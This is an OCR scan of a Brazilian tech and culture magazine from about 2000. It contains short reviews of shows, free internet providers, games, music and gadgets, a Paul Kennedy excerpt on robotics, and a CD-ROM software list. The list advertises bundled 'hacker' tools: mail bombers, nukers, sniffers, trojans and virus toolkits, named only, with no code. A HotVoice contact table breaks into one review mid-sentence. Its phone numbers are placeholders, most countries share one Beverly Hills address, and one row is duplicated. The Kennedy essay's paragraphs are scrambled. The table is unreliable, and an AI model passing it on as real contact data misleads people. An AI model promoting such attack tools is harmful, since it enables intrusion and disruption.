Futurama é extremamente legal pois lida com várias questões que sempre quisemos ver. Num episódio, o robô alcoólatra Bender vai a julgamento no tribunal de robôs, e o juiz é um Macintosh que fica travando.

O desenho é feito com muito cuidado, e incorpora as mais avançadas técnicas em computação gráfica para temperar o traço característico do cartunista Matt Groening com a tecnologia que é necessária para fazer um mundo do futuro plausível.

Assista e segure as risadas se conseguir.



Imagem: Fox

Futurama  
Canal Fox  
As domingos, 20:00 horas

(J.A.)



# Não pague para ver

Internet grátis é bola na caçapa. Mas têm provedor que encaçapa a bola errada

Agora que o boom da internet grátis já deu uma esfriada, fica mais fácil julgar a qualidade dos provedores.

Testei os seguintes provedores: IG, BrFree, Super11, Terra Livre, Net Grátis e Tutoptia. Os testes foram feitos sempre no mesmo horário, em dias diferentes por 30 dias. Para minha surpresa, descobri que é possível ser feliz sem pagar acesso.

Eis minhas impressões:

Fiquei absolutamente decepcionado com o Terra Livre.

Preenchi um monte de formulários para ganhar um brinde prometido pelo site, e nada. Frustração absoluta.

O Super11 e o BrFree não deixaram nada a desejar.

Funcionaram muito bem.

Pior provedor: Net Grátis - É como usar o Uol, só que pior. Sempre ocupado e muitas vezes lento.

Não vale nem o esforço de conectar.

Melhor provedor: IG. Rápido e confiável, o IG quase nunca deu ocupado. Seu portal é muito completo, com destaque para o site de notícias Último Segundo, um dos melhores do país.

E-mail: sinceramente, não consegui entender qual o porque da guerra para oferecer e-mails grátis. A internet oferece sites de e-mail grátis excelentes, como o Yahoo!, que é totalmente em português.

Uma técnica para nunca ficar na mão é ter conta em todos os provedores de internet grátis. Fiz isso e nunca fiquei na mão. Se ficava lento ou dava ocupado, trocava de provedor. Sempre lembrando, você paga pelos pulsos telefônicos enquanto está conectado, portanto cuidado para não ter uma surpresa desagradável no final do mês.

[www.ig.com.br](http://www.ig.com.br)

[www.brfree.com.br](http://www.brfree.com.br)

[www.super11.net](http://www.super11.net)

[www.terralivre.com.br](http://www.terralivre.com.br)


[www.netgratis.com.br](http://www.netgratis.com.br)

[www.tutopia.com.br](http://www.tutopia.com.br)

(J.A.)

# "Posso perguntar?"

Sílvio Santos inaugura sua grife multimídia com o jogo "Show do Milhão"



Depois do tremendo sucesso do Show do Milhão, o SBT, em parceria com a Abril Multimídia, lança um jogo interativo com o mesmo tema do programa. O jogo é bastante óbvio e conta, basicamente, com o mesmo conteúdo e regras do Show do Milhão original: o participante é desafiado a responder perguntas sobre conhecimentos gerais, cada acerto corresponde a um determinado prêmio em dinheiro.

Na versão digital, o jogador também pode consultar as cartas ou pedir ajuda aos "universitários". A surpresa é o próprio Sílvio Santos, que aparece num vídeo de abertura e também narra os passos do jogador, soltando os célebres clichês: "Você está certo disso?" ou "Você entendeu a pergunta?" Se a participação de Senor Abravanel vale ouro, no extremo oposto está o apuro técnico. A interface gráfica é muito trivial, sem movimento, ou qualquer requinte. Os dois únicos vídeos que o jogo contém são de péssima qualidade; o programa de instalação despeja uma centena de bibliotecas no diretório do Windows, fator de risco para o sistema. E por fim, pipocam as falhas na programação: por exemplo, o banco de dados, os arquivos de imagem e som não foram sequer encapsulados, o que deixa o produto vulnerável para quem queira. O Show do Milhão, em CD-ROM, é divertido e funcional, mas um ícone da expressão de Sílvio Santos merecia algo melhor.

(J.A.)

Show do Milhão  
Fizzer Comunicação (<[www.fizzer.com.br](http://www.fizzer.com.br)>)  
340 páginas - Preço médio: R\$ 29,90





SCAN

## Eu já vi esse filme...

**Missão: Marte, entretenimento de primeira, no sabor *deja vu***

Audiências mais exigentes, devem fugir. Amantes de ficção científica têm grandes chances de gostar. Apreciadores de efeitos especiais podem ir sem o menor medo. Quem gostou de Armageddon e acha que vai encontrar coisa parecida, vai dormir. Fãs de Brian de Palma...bem, esses vão achar a assinatura do diretor em muitas cenas e isso basta.

Foto: Divulgação



Esse é um bom resumo do que espera o espectador de Missão: Marte, a grande superprodução da temporada. O filme mostra uma missão americana (claro) até o planeta vermelho, realizada em 2020. Algo dá errado (outra surpresa!) e os tripulantes perdem contato com a Terra. Solução: uma operação de resgate para os náufragos espaciais.

Missão: Marte está mais para Apollo 13 do que Independence Day, ou seja: mais drama do que ação. E aí há uma leve sensação de *deja vu*. Muito do que aparece na tela e sai dos falantes lembra filmes como Contato e os já mencionados Apollo 13 e 2001. O diferencial está na direção de De Palma e nos efeitos visuais. Fica a sensação de que o filme de Gary Sinise e Tim Robbins correu para chegar antes do filme Red Planet, sobre o mesmo assunto e que deve ser lançado em novembro. Ganharam a corrida, mas...

(A.F.M.)

Missão: Marte (Mission To Mars, 2000)  
Touchstone Pictures  
Nos cinemas

## Vidas em jogo

**The Sims é uma simulação da maior das aventuras: viver**

Depois de levantar as vigas de sustentação dos jogos estratégicos com Simcity 2000, a Maxis conseguiu atingir a expressão máxima em games do gênero com seu recente sucesso The Sims. O jogo oferece a oportunidade de comandar a vida de cidadãos virtuais nos mais diversos aspectos. Os personagens têm personalidade própria, necessitam que você atenda suas necessidades e determine seus objetivos de vida.

Isso vai desde arrumar um bom emprego, cuidar do lar e suprir as necessidades fisiológicas até as relações afetivas. Como na vida, existem diferentes tipos de cidadãos, cujo comportamento depende das atitudes do jogador. Assim, você pode projetar famílias tradicionais, geeks que não desgrudam do computador, maníacos, ladrões, lésbicas, crianças problemáticas, velhinhos resmungões ou garotões halterofilistas à procura de mulheres. Essa é a maior graça da brincadeira: projetar suas ambições pessoais e verificar como o destino processa tudo.




Imagem: Reprodução

The Sims  
Electronic Arts (<[www.eg.com.br](http://www.eg.com.br)>)  
Preço médio: US\$ 69,00  
Já nas lojas



(M. Ck)



## E-mails mais seguros

**O site Hushmail mantém o sigilo de suas mensagens**

O risco de rastreamento o que você manda por e-mail torna esse tipo de comunicação arriscada, especialmente se o assunto tratado é confidencial. O serviço de e-mails Hushmail propõe uma alternativa para evitar espionagem: criptografar sua mensagem antes de enviá-la ao destinatário. O sistema usa uma poderosíssima chave de 128 bits para codificar as mensagens. Apenas outro usuário do Hushmail é capaz de decodificar o e-mail e compreendê-lo. O serviço é eficiente e gratuito, não custa nada experimentar.

(J.A.)



[www.hushmail.com](http://www.hushmail.com)





## Duros ao extremo

**E-Z Rollers: uma desprestigiada revolução musical**

O som é estranho. Tem a cara do passado, com seus instrumentos acústicos e a voz poderosa da vocalista. Mas a batida soa nova, com breaks e viradas de Drum & Bass. Muita gente já balançou com "Tough at the Top", canção do grupo que estourou entre clubbers, cibermãos e cia. Mas quem são os E-Z Rollers? Eles existem de verdade?




Imagem: Reprodução

Alex Binks e Jay Hurren se conheceram na época de escola e descobriram interesses em comum, entre eles, a música. Trabalhando de forma amadora num estúdio improvisado, os dois foram em frente até conseguir gravar uma faixa profissionalmente, pelo selo Moving Shadow. Faltava uma voz para abraçar a música, e aí surgiu a voz sensual de Kelly Richards que completou o grupo. "Dimensions of Sound" foi o primeiro LP dos E-Z Rollers, álbum que estourou na Europa. Seu trabalho mais recente, "Weekend World", vale da primeira à última faixa.

E-Z Rollers - Weekend World  
Selo: Moving Shadow  
([www.movingshadow.co.uk](http://www.movingshadow.co.uk))  
Preço: US\$ 65,00  
Importado



[www.geek.com.br](http://www.geek.com.br)

## Telefone, voicemail e fax

**Serviço amplia opções de comunicação via Internet**

Há diversas empresas oferecendo e-mail gratuito no mercado, por isso para sobressair é preciso um diferencial. O Hotvoice atrai usuários com e-mail gratuito, espaço para receber e enviar voicemails e fax. O grande atrativo é a convergência entre telefones e computadores: através de uma central

HotVoice Worldwide Gateway Service Numbers

País	Telefone	Site	Endereço	Observações
Brasil	0800-000-0000	www.hotvoice.com.br	Av. Paulista, 1568 - 15º andar - São Paulo, SP	Operado por HotVoice
Estados Unidos	800-800-0000	www.hotvoice.com	10000 Wilshire Blvd - Suite 1000 - Beverly Hills, CA 90210	Operado por HotVoice
Reino Unido	0800-000-0000	www.hotvoice.co.uk	10000 Wilshire Blvd - Suite 1000 - Beverly Hills, CA 90210	Operado por HotVoice
Canadá	800-800-0000	www.hotvoice.ca	10000 Wilshire Blvd - Suite 1000 - Beverly Hills, CA 90210	Operado por HotVoice
Áustria	0800-000-0000	www.hotvoice.at	10000 Wilshire Blvd - Suite 1000 - Beverly Hills, CA 90210	Operado por HotVoice
Itália	800-800-0000	www.hotvoice.it	10000 Wilshire Blvd - Suite 1000 - Beverly Hills, CA 90210	Operado por HotVoice
França	800-800-0000	www.hotvoice.fr	10000 Wilshire Blvd - Suite 1000 - Beverly Hills, CA 90210	Operado por HotVoice
Países Baixos	800-800-0000	www.hotvoice.nl	10000 Wilshire Blvd - Suite 1000 - Beverly Hills, CA 90210	Operado por HotVoice
Eslovênia	800-800-0000	www.hotvoice.si	10000 Wilshire Blvd - Suite 1000 - Beverly Hills, CA 90210	Operado por HotVoice
Eslovênia	800-800-0000	www.hotvoice.si	10000 Wilshire Blvd - Suite 1000 - Beverly Hills, CA 90210	Operado por HotVoice

telefônica, Hotvoice permite que você leia seus e-mails pelo telefone, sem tocar no computador e receba fax pelo micro. O serviço ainda não está plenamente operacional, mas já recebeu um investimento de US\$ 12 mil do SoffBank e abriu uma central em Brasília. Será uma alternativa para baratear custos operacionais de empresas e modernizar o modo como se trabalha com correio eletrônico. Por enquanto a filial brasileira só oferece informações em inglês.

(M. CK)

[www.hotvoice.com](http://www.hotvoice.com)

## Botando para quebrar


**Arrebente carrões com muito estilo e boa música em Demolition Racer**

Demolition Racer é uma festa. Apesar da aversão por continuções (Tomb Raiders da vida, em especial) decidi dar uma chance para Demolition Racer, principalmente porque seu antecessor, Destruction Derby 2, foi um dos jogos mais rodados em meu velho e fiel PlayStation.

Lágrimas de felicidade rolaram pela minha face, pois Demolition Racer conseguiu melhorar o que já era perfeito. A devastação é linda... Carros destruídos e incendiados ficam pela pista, e o próprio carro do jogador fica lindamente castigado pelas porradas. É tudo o que eu sempre quis fazer no trânsito de São Paulo...

Para fechar com chave de ouro, a trilha é pesada, com uma pegada industrial que não sai da cabeça. Contando com gente muito boa mas desconhecida por aqui, como Fear Factory, Junkie XL, Empirion e Cirrus, só a trilha já vale o preço do jogo. E o melhor: as músicas estão em WMA e você pode ouvi-las pelo Sonique ou pelo Windows Media Player. Demolition Racer oferece muito mais que os jogos de corrida comuns que você acha por aí. Bom ver que a Infogrames, em parceria com a Pibull, conseguiu melhorar o que já era ótimo e temperar tudo com originalidade.

(J.A.)



Demolition Racer  
Produzido por Pibull Syndicate  
Distribuído por Infogrames ([www.infogrames.com.br](http://www.infogrames.com.br))  
Preço: R\$ 42,00  
Nas lojas



## “Gostou do meu suéter agarrado?”

**Das pistas de dança para o comercial de cigarro: Moloko**

Você provavelmente já viu aquele comercial estiloso de cigarros em P&B, com uma música totalmente intoxicante e cheia de suingue. As palavras “fi fo fu, fun for me” numa voz deliciosa e rouquinha já fizeram muita gente que não gosta de fumar prestar atenção. O Moloko veio da Inglaterra e é formado pela vocalista Roisin Murphy e pelo tecladista Mark Brydon. O que faz o Moloko diferente no sempre crescente cenário da música eletrônica é a capacidade de surpreender quem ouve com vários ritmos, vozes maravilhosas e principalmente letras altamente poéticas e subversivas. O nome Moloko foi extraído do livro e filme “Laranja Mecânica”, e significa leite. Mas não leite comum, uma forma intoxicante do laticínio. A banda tem dois álbuns lançados, o primeiro chamado “Do You Like My Tight Sweater?” e o mais recente, “I Am Not a Doctor”. Esse último é uma preciosidade fonográfica, onde cada música tem sua mensagem e oferece um estado de espírito diferente. Atualmente, Moloko domina as rádios de dance com a suave “Sing it Back”, do seu último single, recém lançado na Inglaterra.

(J.A.)

Moloko  
Gravadora: WB  
Lá fora: cerca de US\$ 15,00  
Aqui: para lá dos R\$ 50,00

[www.moloko.co.uk](http://www.moloko.co.uk)



## Conexão perdida

**No programa Interligado, tecnologia e Internet são só marketing**

Interligado conseguiu revoltar à primeira vista. A abertura e a identidade visual do programa causam uma certa ira, pois se inspiram no jogo Space Invaders. O que tem a ver? É o que estamos tentando entender...

O programa passa clips no estílinho FM meia-boca e passa a impressão de que tudo acontece graças a interatividade do telespectador. Interatividade essa que não passa de e-mails passeando na tela enquanto o clip rola. Existe ainda a proposta do telespectador interagir mandando vídeos para serem exibidos. Muito barulho por nada.

A única e possível razão para se assistir Interligado é a sua jeitosinha apresentadora, Fernanda Lima. Fora isso, é puro desperdício de tempo e raios catódicos.

(J.A.)

Interligado  
Rede TV!  
Horário: Segunda a Sexta, à partir das 19:00

## Un poquito más


**A Paeja Congelada da Maggi pode ter seus defeitos, mas que é gostosa, isso é**

Uma única vez na vida tive a oportunidade de pisar em terras espanholas. Conheci Madrid e Barcelona mas, heresia das heresias, não provei uma autêntica paeja. Voltei para a terra descoberta por Cabral sem provar o prato típico mais famoso da península. Talvez por isso tenha gostado da Paeja Congelada da Maggi. Tudo bem, você tem que caçar no prato os pedaços de lula, mais ainda os pedaços de camarão e só com sorte vai encontrar um mexilhão. Mas o tempero não desaponta, o preparo demora mesmo os 8 minutos prometidos e um pacote serve mesmo 3 pessoas (com pouca fome). Tecnologia de congelamento de alimentos no seu melhor...Olé!

(A.F.M.)



Paeja instantânea  
Maggi  
Preço médio: R\$ 17,00  
Num supermercado perto de você.



FERNANDA LIMA

Fotomontagem: A.F.M.





## A primeira faz tchan...

O aparelho de barbear mais avançado do mundo

Certo. O que tem a ver um aparelho de barba com os geeks? Tudo. Afinal, quem passa noites em claro no computador precisa ter pelo menos um visual aceitável para não espantar clientes e garotas. Definitivamente, não nessa ordem...

O Mach 3 passou por nossos rigorosos testes com louvor. Além de ser muito suave para a pele, o Mach 3 consegue acabar em tempo recorde com aquele visual "Homer Simpson com excesso de cafeína" sem deixar nenhuma marca. Seu cabo ergonômico e a faixa de hidratantes acima do trio de lâminas faz do Mach 3 uma das melhores coisas que deslizamos em nossas caras barbadas e sem vergonha...

Mach 3  
Preço: cerca de R\$ 13,00  
Cartucho com 3 lâminas: cerca de R\$ 7,00  
Já nas lojas



(J.A.)

[www.mach3.com](http://www.mach3.com)



## MP3 do cassete

Ouçá seus MP3 no carro sem complicação com o player Rome

O Rome, trazido ao Brasil pela importadora Orientrade, é um dos mais interessantes MP3 players que já vimos. Não é bonito, não tem muito espaço para guardar músicas mas oferece um recurso inédito: a possibilidade de reproduzir arquivos MP3 em qualquer toca-fitas. A mágica acontece porque o pequeno aparelho tem as mesmas dimensões de uma fita cassete. Uma vez inserido num tape deck, o Rome comporta-se exatamente como um cassete, avançando, retrocedendo e reproduzindo faixas de forma transparente. Testamos um protótipo e ficamos espantados com a portabilidade do aparato. Seu som é excepcional e a conversão do sinal digital para o analógico, que é reproduzido pelos toca-fitas, é perfeita.

Nossas únicas ressalvas foram a pouca memória (32Mb) e a duração limitada de suas baterias, aproximadamente 4 horas. O preço é alto, mas está até um pouco abaixo da média dos outros MP3 Players do mercado.

(J.A.)

Rome MP3 Player  
Importado por Orientrade 0800 128346  
Preço previsto: entre R\$ 600,00 e R\$ 700,00

[www.geek.com.br](http://www.geek.com.br)




## Gerente eletrônico

Mr. Manager, um auxiliar para gerenciamento de pequenas e médias empresas

Empresários do ramo comercial já têm um novo aliado para gerenciar o movimento de suas empresas. Mr. Manager é um sistema integrado para controlar o fluxo de caixa, estoque, cadastro de clientes e fornecedores. Chama a atenção a vasta game de relatórios no sistema, incluindo documentos contábeis exigidos pela lei. As opções de procura e estatísticas são amplas, permitindo facilmente a categorização das informações e averiguação de cifras. O software roda no ambiente Windows até em micros 486 e o custo é mais que generoso, R\$ 189,00, com garantia, suporte técnico e manual.

(M. Ck)

Mister Manager  
Cia do Software (<[www.ciadosoftware.com.br](http://www.ciadosoftware.com.br)>)  
Nas lojas





# Robótica, Automação e Uma Nova Revolução Industrial

por Paul Kennedy (\*)

**Paul Kennedy explica porque a robótica pode ser a próxima grande revolução da História**

A indústria a vapor, que começou a espalhar-se pelo norte e centro da Inglaterra em fins de século XVIII e início do século XIX, atraiu naturalmente a atenção de muitos estrangeiros. Mostrando-se fascinados, entusiasmados e por vezes apreensivos, visitantes europeus e americanos observavam o bravo mundo novo da produção industrial, no qual máquinas a vapor transformavam o calor em trabalho. Mas o verdadeiro significado da Revolução Industrial - e a razão pela qual os observadores ficaram tão amedrontados com ela - era o fato de que colocava essas máquinas e seus atendentes humanos dentro de um sistema fabril. As barulhentas e fumegantes máquinas novas podiam ser maravilhosas de se ver, mas era evidente que trabalhar numa fábrica era um inferno - não só pelas condições insalubres, como também devido ao rigoroso regime de trabalho.

Vale a pena recordar esse dilema porque, dois séculos mais tarde, podemos estar na iminência de uma outra modificação revolucionária na maneira pela qual os bens industrializados são produzidos - uma modificação dessa vez não pela Inglaterra, mas pelo Japão, envolvendo a substituição do homem na fábrica por robôs e outros equipamentos automatizados. Como o Japão gastou muito mais do que qualquer país em sua automação desde 1988, sua liderança no setor é absoluta: o país tem cerca de 65% a 70% dos robôs industriais do mundo. E embora os aumentos da produtividade gerados em função disto sejam parciais, tornam-se significativos com o tempo, produzindo não só um fluxo constante de encomendas para a indústria japonesa, como também um aumento cumulativo na qualidade e eficiência de suas indústrias. Os robôs não precisam de calefação nem refrigeração; podem trabalhar no escuro e economizar eletricidade; não ficam com preguiça nem se cansam.

Tudo isso sugere que podemos estar testemunhando o início de uma nova revolução industrial. Sob muitos aspectos, as similaridades entre a máquina a vapor e o robô são notáveis. Ambos representam uma nova maneira de fazer as coisas, que ao mesmo tempo reduz o esforço físico dos trabalhadores e aumenta a produtividade geral. Constituem um processo que cria novos empregos e acaba com muitos outros; e são um estímulo à mudança social, bem como para as novas definições do trabalho.

Nos países desenvolvidos, é provável que a robótica

venha a progredir mais onde há uma forte "cultura de engenharia", elevados padrões médios de vida per capita e uma reserva decrescente de trabalhadores especializados em consequência do menor crescimento demográfico. Depois do Japão, os concorrentes são a Alemanha e a Suécia, ambos com forte tradição em máquinas-ferramentas,

capital, grande número de engenheiros e cientistas e a escassez de mão-de-obra. Infelizmente, os países do mundo em desenvolvimento dispõem de poucos recursos de capital, e os pagamentos de juros sobre as dívidas internacionais provocam uma sangria sobre seu capital, todos os anos. Eles também têm um número relativamente pequeno de engenheiros e cientistas. Finalmente, como o seu maior problema é a força de trabalho ociosa, não há justificativas econômicas nem sociais - pelo menos, do ponto de vista de seus conturbados governos - para estimular sistemas de manufatura que economizam mão-de-obra.

O ponto principal é que as empresas multinacionais, em certas indústrias, que já transferem a produção de um país para outro de acordo com os diferentes custos de trabalho, obterão maiores vantagens avaliando se os salários no mundo em desenvolvimento são maiores ou menores do que os "custos" do robô na fábrica automatizada.



A substituição em massa dos trabalhadores de fábrica não acontecerá do dia para a noite. Tal como foram necessárias décadas para que as primeiras máquinas a vapor deixassem de ser curiosidades e "máquinas maravilhosas" para ocupar o centro do processo de manufatura, assim também pode transcorrer uma geração ou mais, antes que a revolução robótica complete seu impacto total; e há sempre o aumento na oferta de mão-de-obra barata, que diminui o ritmo da automação em muitas sociedades.

Não obstante, as implicações a longo prazo são perturbadoras e ameaçam agravar o dilema global. Se a revolução biotécnica pode tornar redundantes certas formas de agricultura, a revolução robótica poderia eliminar muitos tipos de linha de montagem e de empregos industriais. Em ambos os casos, as empresas multinacionais serão as beneficiárias da diminuição do valor da terra e trabalho. Por mais maravilhoso que sejam as tecnologias por trás das Revoluções Agrícola e Industrial, elas não oferecem soluções para a crise demográfica global, nem diminuem a distância que separa o Norte e o Sul. Apesar de todas as dificuldades, a Inglaterra de Malthus talvez estivesse em melhor situação.

\*O texto apresentado é um excerto do capítulo V do livro "Preparando para o Século XXI" (1997), lançado pela Editora Campus.

*Paul Kennedy é historiador e autor de 11 obras, dentre as quais "Ascensão e Queda das Grandes Potências".*

## A SUBSTITUIÇÃO EM MASSA DOS TRABALHADORES DE FÁBRICA NÃO ACONTECERÁ DO DIA PARA A NOITE



engenharia elétrica e automóveis de alta qualidade.

Embora a reação da Europa e EUA à robótica seja esporádica e hesitante, eles ainda estão muito melhor preparados para competir - pelo menos em termos de ativos físicos e intelectuais - do que as sociedades do mundo em desenvolvimento. Para criar sua própria revolução robótica, um país em desenvolvimento precisa de excedente de



# CD Geek 7

Relação dos softwares incluídos no CD-ROM Geek 7



## WINDOWS

### Softwares para Hackers e +

Mail Bombers, Nukers, Sniffers, Trojans, ICQ Wars, Crackz, Virus & Virus Toolkits, programas de Engenharia Reversa e editores

Virtual Intelligence Matrix **S S** (Michael A. Colicos)  
Star Trek Voyager **S F** (Useless Creation)  
Phantom Menace **S F** (Vader)  
3D Excess **S F** (Chris Lundle)  
3D Particles **S S** (Mikael Westerberg)  
3D Jeeps **S S** (QS)  
3D Sport Cars **S S** (QS)  
3D Tidal Forces **S S** (VRMan)  
Age of Dinosaurs 3D **S S** (Gellos Software)  
Elements3D **S S** (Bjoern Graf)  
Borealis 2 **S F** (Mike Jones)  
DeepLife **S F** (Michael Ling)  
Cyclone **S F** (Really Slick Screensavers)  
Desktop Destroyer **S F** (Isotope Graphics)  
Dragon Cutlets **S F** (Lucian Wischik)  
Enterprise **S F** (COMPANY)  
Eye of the Storm **S F** (Starstone)  
Field Lines **S F** (Really Slick Screensavers)  
Fireflower **S F** (Magna)  
Flocks **S S** (Really Slick Screensavers)  
Flux **S S** (Really Slick Screensavers)  
Flying Star **S F** (Makoto Matsunaga)  
Galaxy **S F** (Gareth Farrington)  
Marbles **S F** (Makoto Matsunaga)  
GL Balls **S F** (Marc Stautner)  
GL Texture Mesh **S F** (Makoto Matsunaga)  
Genesis Oro **S F** (Scott Frankie)  
Gravity **S F** (Blaine Hodge)  
Kinemorphic **S F** (Synthesoft)  
Lattice **S F** (Terry Welsh)  
Liquid Desktop **S F** (Isotope Graphics)  
Matrix **S F** (Jason Giovannelli)  
Metacore **S F** (NetHe)  
Particle **S F** (Alle Rechte vorbehalten)  
Plasma **S S** (Really Slick Screensavers)  
Physical Toy **S F** (Daniel Bieri)  
Planetstate **S F** (Joakim Eriksson)  
Pyrotechics **S F** (Mike Oliphant)  
Quake 3D **S S** (Marcel Beerman)  
Quantum Galaxy **S F** (Su Software)  
Quantum Leap **S F** (David Lannan)  
Realtime Blur **S F** (Makoto Matsunaga)  
Realtouch Widget **S S** (Realtouch)  
Scurve **S F** (Phillip Montgomery)  
Skyrocket **S S** (Really Slick Screensavers)  
Slider **S F** (Isotope Graphics)  
Solar Winds **S S** (Really Slick Screensavers)  
South Park 3D Spectacular **S F** (Useless Creations)  
Spooky Halloween **S F** (Weston Software)  
Pluto **S F** (Jeff Molofee)  
Ultra Fireworks **S F** (Reactor Software)  
Voodoo Lights **S F** (Sérgio Duarte)

Tahni Deskmate **S S** (Oska Educational Systems)  
Bastard Santa **S F** (AdTools)  
Chorus **S F** (Tyson)  
Gatezilla **S F** (Message Mates)  
LSD **S F** (Troy Serr)  
Foto **S F**  
Leitor de Pensamentos **S F**  
Security Manager **S F** (Simtel)  
Netbus Defective **S F** (Mr. S. Production)  
PC Security Guard **S F** (ANNA)  
TrueFace PC **S S** (Miro)  
Trojan Killer Clean **S F** (War Industries 200)  
Nuke Defector **S F**  
Netbuster Pro **S F** (Håkan Bergström)  
ICQ Defloader **S F**  
Sone Alarm **S S** (Sone Labs)  
ICQ Watch **S F**  
ICQ Protector **S F** (WarForge)  
ICQ Rescue **S F**  
ICQ Port Guard **S F**  
Abe's MP3 Finder **S F** (Abe's Software)  
Gtron **S F**  
Open GL for MMX **S F** (SGI)  
Intros 4K **S F**  
SoundBoy **S F** (Sound Inc.)  
MusicMatch Jukebox **S S** (MusicMatch)  
Directx 7.0a **S F** (Microsoft)  
WebFerret **S F** (NetCent Communications)  
Getright 4.2 **S** (HeadLight Software)  
ICQ Password Recovery **S F**  
FTP Voyager **S** (Deerfield.com)  
Magic Spell for ICQ **S** (WorldQuest Interlanguage)  
Duke Nukem ICQ **S F** (Steve Staser)  
Dreamkeys **S F** (Digital Dreams Software)  
South Park ICQ Sound Adds **S F** (Steve Staser)  
Stars Wars ICQ Addons **S F** (Steve Staser)  
The Crow ICQ Addons **S F** (Eric Draven)  
People Watcher **S F** (Tenebril Inc.)  
iChat Pager **S F** (iChat Inc.)  
Quicksend **S F**  
Virtual Network Computing **S F**  
iMesh **S F** (iMesh.com, Inc.)  
Spam Buster **S F**  
TapSecret Messenger for ICQ **S F**  
RamBooster **S F** (Alexandru Dimitriev)  
DLL Show **S F** (Gregory Braun)  
ES Macros **S F** (American Systems)  
Performance Test **S F** (Passmark)  
Test CPU **S F** (Robert Smid)  
The Brain **S F**

#### LICENÇA

**F** Freeware  
**S** Shareware  
**U** Versão demo com tempo limitado de uso


O equipamento básico para rodar os softs do CD Geek 7 é um PC Pentium 100, 16 Mb RAM ou Mac Power PC 233, 16 MB RAM com MacOS 8.

#### CATEGORIA DO SOFT

**S** Screen Saver 3D  
**A** Acessórios  
**M** Multimídia  
**I** Internet  
**U** Utilitário  
**S** Segurança/ Anti-hacker  
**G** Games  
**S** Sistema Operacional Completo

0xx11 61917346

Suporte ao leitor  
info@sofitori.com.br



## MACINTOSH

### Softwares para Hackers e +

Aladdin Stuff It Expander **S F** (Aladdin Systems, Inc.)  
Desktop **S S** (BlackMagic Software)  
Jared Butcher of Song **S F** (Freeverse)  
Jared Butcher of MP3 **S F** (Freeverse)  
MacPong **S F** (Alesh's Software)  
MousePad **S F**  
Planet Weight **S F**  
Wumpus **S F** (Codenaotics)  
CyberDog **S F** (Cyberdog)

Clockometer **S F** (Newer Technology)  
GURU **S F** (Newer Technology)  
Amapi 3D **S S** (Template Graphics Software)  
Imagery Graphics Converter **S F** (Vargi)  
iChat Pager **S F** (iChat, Inc.)  
Plug-ins do Sherlock **S F**  
Image Extractor **S S**  
Desktop Labels **S S** (Wizworks)  
GetWeb **S F** (Shiba's Software)  
Internet Explorer 5 c/ Outlook Express **S F** (Microsoft)



## LINUX

### Softwares para Hackers e +

Corel Linux **S**  
Pocket Linux **S**  
Linux Embedded **S**

MuLinux **S**  
Build Your Linux Disk **S**  
Dualix **S**  
Floppix **S**



## BeOS

### Sistema Operacional Completo

BeOS Personal Edition 5 **S**



## WINDOWS CE

Tricorder **S F** (Springwald Software)

iBrowser **S F** (iFoliage)  
CeTask **S F** (Citadel Development)

Todos os programas contidos no CD foram incluídos mediante autorização expressa de seus produtores e/ou distribuidores

O CD Geek 7 contém ferramentas hackers para exploração acadêmica, científica e educacional. Não nos responsabilizamos pelos danos advindos de seu uso indevido



## GEEK FILES

Arquivos variados para todas as plataformas

### MÚSICAS EM MP3

Arkanoïd 2000, Bubble, Bobbie Jungle, Doom


Remix - Remixes do site Overclocked.org

### E-BOOKS\*

20.000 Léguas Submarinas - Júlio Verne  
2012 - S.E. Bazarsky  
Journey Man - Glenn Smith (<pcbooks@hotmail.com>)  
Guerra dos Mundos - H.G. Wells  
A Máquina do Tempo - H.G. Wells  
